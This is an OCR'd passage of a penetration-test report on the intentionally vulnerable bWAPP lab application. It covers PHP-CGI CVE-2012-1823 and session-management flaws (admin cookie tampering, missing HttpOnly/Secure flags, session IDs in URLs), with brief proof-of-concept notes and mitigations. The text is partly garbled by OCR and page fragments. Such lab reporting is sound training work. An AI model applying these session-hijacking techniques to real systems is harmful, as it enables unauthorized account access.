Thread Safety
disabled
Zend Memory Manager
enabled
IPv6 Support
enabled
Registered PHP Streams
zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports
tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters
string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*
This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project
수호신


bWAPP - PHP CGI Remot
CVE - CVE-2012-1823
phpinfo()
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1823
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec https://3.6.32.158:8004/ Censys Search Common Vulnerability... testing sites
Other Book
CVE
Search CVE List
Downloads
Data Feeds
Update a CVE Record
Request CVE IDs
TOTAL CVE Records: 223313
NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.
NOTICE: Legacy CVE download formats deprecation is now underway and will end on June 30, 2024.
New CVE List download format is available now.
HOME > CVE > CVE-2012-1823
Printer-Friendly
CVE-ID
CVE-2012-1823
Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description
sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.
References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.
APPLE:APPLE-SA-2012-09-19-2
URL:http://lists.apple.com/archives/security-announce/2012/Sep/msg00004.html
CERT-VN:VU#520827
URL:http://www.kb.cert.org/vuls/id/520827




```
<?php

/*

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/

*/

include("settings.php");

if(isset($_COOKIE["security_level"]))
{

    switch($_COOKIE["security_level"])
    {

        case "0" :

            $security_level = "low";
            break;

        case "1" :

            $security_level = "medium";
            break;

        case "2" :

            $security_level = "high";
            break;

        case "666" :

            $security_level = "666";
            break;

        default :
```





Impact: Attackers can execute arbitrary commands or code on the server, leading to unauthorized access, data manipulation, or even complete system compromise. Depending on the server's configuration, attackers might gain control of the entire system.

Mitigations:

Keep the server's software, including PHP and the CGI binary, up to date with the latest security patches.

Ensure that the PHP CGI binary is properly configured to prevent unauthorized execution.

Implement security best practices and hardening measures on the server.

Limit access to the PHP CGI binary to trusted users or IP addresses.

Use a web application firewall (WAF) to detect and block attempts to exploit this vulnerability.

4.22 Identification & Authentication Failure – Session Management - Administrative Portals

Vulnerability: In administrative portals, session management is crucial for ensuring that only authorized users have access to sensitive administrative functions. However, if the session management mechanisms are flawed, attackers might exploit them to gain unauthorized access to administrative features.


Severity: Critical

Affected on:


Infected URL	**http://192.168.73.146/bWAPP/smgmt_admin_portal.php**
Infected Parameter	**Cookie**
Parameter Type	**GET**
Attack Vector	**Capturing or guessing session tokens (admin=TRUE)**

Analysis: After examining the web page http://192.168.73.146/bWAPP/smgmt_admin_portal.php , we discovered that by altering cookies, we could gain access to administrative privileges.

POC:



Modified request admin=1 and Response



Impact: Attackers can manipulate or bypass session controls, they might gain access to privileged actions or confidential information meant for administrators only. This could include altering system settings, and manipulating user accounts.

Mitigations:

Use secure cookies to store and transmit session IDs, instead of passing them in query strings or hidden fields.

Generate random and unique session IDs for each user and session, and avoid predictable or reusable IDs.

Rotate or renew session IDs after login, logout, or other significant events, to prevent session fixation attacks.

Expire or invalidate session IDs after a certain period of time or inactivity, to prevent session hijacking attacks.

Restrict access to administrative portals based on role-based access control, multi-factor authentication, or other mechanisms, to prevent privilege escalation attacks.

4.23 Identification & Authentication Failure – Session Management – Cookies (HTTP only)

Vulnerability: A security issue related to the management of session cookies within the application, specifically the lack of the "HTTP Only" flag being set on cookies.

Severity: High

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/smgmt_cookies_httponly.php**
Infected Parameter	**Cookie**
Parameter Type	**GET**
Attack Vector	**Absence of HTTP only flag**


Analysis: Upon analyzing the web page http://192.168.73.146/bWAPP/smgmt_cookies_httponly.php , we found that the “HTTP only” flag was not enabled. By manipulating cookies with Burp Suite, we were able to hijack other sessions and carry out actions on their behalf without their permission.


POC:

User bee : Session ID = 2f7db787156f3c143734ad3cd6c774b4

User Ankit : Session ID = cbe4399ea9a0ccf4bf7d4f5c74bedbe1

Bee’s Session ID modified to Ankit’s session ID and Observed the response.





Impact: Attackers can access sensitive user accounts, manipulate user data, carry out unauthorized actions, and potentially compromise the integrity and confidentiality of the application and its users.

Mitigations:

Use HTTPS on your entire site, not just on login pages, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections.

Use the secure cookie flag, which instructs the browser to only send cookies over HTTPS connections, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections.

Use long and random session IDs, which are hard to guess or brute-force, to prevent session hijacking attacks that rely on predicting or enumerating valid session IDs.

Regenerate the session ID after login, logout, or other significant events, to prevent session fixation attacks that rely on forcing or enticing a user to use a predetermined session.

Perform secondary checks, such as verifying the user's IP address, user agent, or other attributes, to prevent session hijacking attacks that rely on impersonating a user with a stolen or forged session ID.

Change the cookie value periodically, such as every 5 minutes, to prevent session hijacking attacks that rely on using an old or expired session ID.

4.24 Identification & Authentication Failure – Session Management – Cookies (Secure)

Vulnerability: The "Session Management - Cookies (Secure)" vulnerability in "bWAPP" pertains to the inadequate security of session cookies within the application, specifically the absence of the "Secure" flag on cookies.


Severity: High

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/smgmt_cookies_secure.php**
Infected Parameter	**Cookie**
Parameter Type	**GET**
Attack Vector	**Absence of secure flag on session cookies**

Analysis: Upon analyzing the web page http://192.168.73.146/bWAPP/smgmt_cookies_secure.php , we found that the "Secure" flag was not enabled. By manipulating cookies with Burp Suite, we were able to hijack other sessions and carry out actions on their behalf without their permission.

POC:



Impact: Attackers could use techniques like session hijacking or session fixation to steal session cookies and impersonate users' sessions. This could lead to unauthorized access, account takeovers, and malicious activities.

Mitigations:

Use HTTPS on your entire site, not just on login pages, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections.

Use the secure cookie flag, which instructs the browser to only send cookies over HTTPS connections, to prevent session hijacking attacks that rely on intercepting or modifying cookies over unencrypted connections.

Use HTTP Strict Transport Security (HSTS), which instructs the browser to only access the site over HTTPS, to prevent session hijacking attacks that rely on downgrading or redirecting the connection from HTTPS to HTTP.

Avoid sending the session ID in query strings or hidden fields, which can expose the session ID in browser history, server logs, or referrer headers, and use cookies instead.

Use secure cookies in combination with other cookie security attributes, such as HTTP Only, which prevents access by client-side scripts, and Same Site, which prevents cross-site requests.

4.25 Identification & Authentication Failure – Session Management – Session ID in URL

Vulnerability: The method entails adding a distinct identifier, typically a lengthy string of letters and numbers, to URLs as a parameter. The server employs this Session ID to link a user's requests with their individual session data stored on the server.

Severity: High

Affected on:


Infected URL	**http://192.168.73.146/bWAPP/smgmt_sessionid_url.php**
Infected Parameter	**Session ID**
Parameter Type	**GET**
Attack Vector	**URL**


Analysis: Upon analyzing the web page http://192.168.73.146/bWAPP/smgmt_sessionid_url.php , we found that the session id is being displayed in URL. By manipulating cookies with Burp Suite, we were able to hijack other sessions and carry out actions on their behalf without their permission.

POC:

86888554638ba739f12479508b34ba77 bee session id

e6957aae0bc8ae91af7a4b85697c1cca ankit session id





